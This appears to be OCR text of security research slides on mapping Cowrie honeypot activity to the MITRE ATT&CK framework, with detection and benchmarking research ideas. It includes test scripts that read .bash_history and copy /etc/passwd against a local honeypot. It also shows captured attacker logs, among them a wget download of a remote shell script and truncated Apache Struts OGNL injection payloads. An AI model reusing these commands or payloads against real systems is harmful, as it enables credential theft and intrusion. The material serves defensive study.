
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Impact
Spearphishing	PowerShell	BITS Jobs	Access Token Manipulation	Obfuscated Information	LLMNR/NBT-NS Poisoning and Relay	Network Service Scanning	Windows Admin Shares	Data Staged	Remote Access Tools	Malware on System
Drive-by Compromise	Third Party Software	Scheduled Task		Disabling Security Tools	Brute Force		Remote Services	Email Collection		Credential Theft
Valid Credentials	Scripting	Registry Run Key		Masquerading						Resource Hijacking
	Regsvr32	Third Party Software								Potential Compromise
	Rundll32	New Service								
	MSHTA									
	Windows Management Instumentation									
	Space After Filename									
	Scheduled Task									

Reporting!

Sharing!

Benchmarking!

Cumulative Detection % by Quarter by Industry



Reporting!
Sharing!
Benchmarking!


Advanced ATT&CK

Mapping the ATT&CK matrix in a Cowrie honeypot
`https://github.com/kulinacs/cowrie-attack`

```
#!/bin/sh
# Tactic: Credential Access
# Name: View Bash History
# ID:    T1139
# Calls cat on .bash_history
ssh -p 2222 root@127.0.0.1 "cat ~/.bash_history"
```

```
#!/bin/sh
# Tactic: Defense Evasion
# Name: File Deletion
# ID:    T1107
# Creates and deletes a test file
ssh -p 2222 root@127.0.0.1 "touch test; rm test"
```

```
#!/bin/sh
# Tactic: Exfiltration
# Name: Exfiltration Over Command and Control Channel
# ID:    T1041
# Exfiltrates data from the local system using scp
scp -P 2222 root@127.0.0.1:/etc/passwd .
```




```
SELECT * FROM [redacted]"heisenberg_cowrie" limit 10;
```

(Run time: 3.1 seconds, Data scanned: 3.99 MB)

Use Ctrl + Enter to run query, Ctrl + Space to autocomplete

Results

	eventid	ims_collector	ims_extra_cols
1	cowrie.command.success	heisenberg	{input=cd /mnt}
2	cowrie.session.connect	heisenberg	{src_port=37300, dst_port=2222, dst_ip=76.7.92.205}
3	cowrie.command.success	heisenberg	{input=cd /root}
4	cowrie.client.version	heisenberg	{compCS=[none], macCS=[hmac-sha1, hmac-md5, hmac-sha2-256], encCS=[3des-cbc, aes256-ctr, aes256-cbc, aes192-ctr, aes192-cb
5	cowrie.command.success	heisenberg	{input=cd /}
6	cowrie.login.failed	heisenberg	{password=root}
7	cowrie.command.success	heisenberg	{input=wget http://35.194.104.17/gtop.sh}
8	cowrie.session.closed	heisenberg	{duration=1.8640060424804688}
9	cowrie.session.closed	heisenberg	{duration=102.37030029296875}
10	cowrie.session.connect	heisenberg	{src_port=34594, dst_port=2222, dst_ip=76.7.92.205}



```
SELECT * FROM [redacted] "heisenberg_incidents" WHERE hb_connection_class = 'http' and regexp_like(lower(data), 'struts') limit 10;
```

(Run time: 4.69 seconds, Data scanned: 19.71 MB)

Results

	data
1	GET=20/=20HTTP/1.1 Connection:=20Keep-Alive Content-Type:=20%{(#szgx=3D'multipart/form-data').(#dm=3D@ognl.OgnlContext@= DEFAULT_MEMBER_ACCESS).(#_membe
2	GET=20/verifylogin.do=20HTTP/1.1 Cache-Control:=20no-cache Connection:=20Keep-Alive Content-Type:=20%{(#test=3D'multipart/form-data').(#dm=3D@ognl.OgnlContext@= DI
3	GET=20/verifylogin.do=20HTTP/1.1 Cache-Control:=20no-cache Connection:=20Keep-Alive Content-Type:=20%{(#test=3D'multipart/form-data').(#dm=3D@ognl.OgnlContext@= DI
4	GET=20/=20HTTP/1.1 Connection:=20Keep-Alive Content-Type:=20%{(#nike=3D'multipart/form-data').(#dm=3D@ognl.OgnlContext@= DEFAULT_MEMBER_ACCESS).(#_membe
5	GET=20/=20HTTP/1.1 Connection:=20Keep-Alive Content-Type:=20%{(#nike=3D'multipart/form-data').(#dm=3D@ognl.OgnlContext@= DEFAULT_MEMBER_ACCESS).(#_membe
6	GET=20/=20HTTP/1.1 Content-Type:=20%{(#nike=3D'multipart/form-data').(#dm=3D@ognl.OgnlContext@= DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAcces
7	GET=20/=20HTTP/1.1 Content-Type:=20%{(#nike=3D'multipart/form-data').(#dm=3D@ognl.OgnlContext@= DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAcces
8	GET=20/=20HTTP/1.1 Content-Type:=20%{(#nike=3D'multipart/form-data').(#dm=3D@ognl.OgnlContext@= DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAcces
9	GET=20/=20HTTP/1.1 Content-Type:=20%{(#nike=3D'multipart/form-data').(#dm=3D@ognl.OgnlContext@= DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAcces
10	POST=20/login.action=20HTTP/1.1 Host:76.7.92.205:80 Accept-Language:=20zh_CN User-Agent:=20Auto=20Spider=201.0 Accept-Encoding:=20gzip,=20deflate Connection:=20cl

Possible ATT&CK "Take Home" Research Tracks

Security Program Alignment

- Help report on & identify SIEM technical platform coverage gaps
- Help find detection defender technology gaps
- Help SecOps identify areas of “event affinity” to help train responders
- Create an “investment explorer” tool to help Sec mgrs & aligned stakeholders plan detection investments
- Create an SIEM event prioritization method based on ATT&CK technique associations
- Perform ATT&CK benchmarking with other orgs (ISACs, etc)

Research Paths

- Create a process to codify known honeypot incidents with ATT&CK
- Use codified incidents to potentially:
  - build ATT&CK TTPs for info sharing
  - codify attacker groups (with confidence score)
  - map codified attacker groups temporal infrastructure (w/conf score)
  - train a classifier to ATT&CK-ifiy novel incidents

ATT&CK Resources

- Cyber Threat Intelligence Repository expressed in STIX 2.0
  https://github.com/mitre/cti

- ATT&CK Navigator
  https://github.com/mitre/attack-navigator

- 2018 ATT&CKcon Presentations
  https://attack.mitre.org/resources/attackcon/

- MITRE ATT&CK
  https://attack.mitre.org/

Questions / Comments / Resources

email

Research@Rapid7.com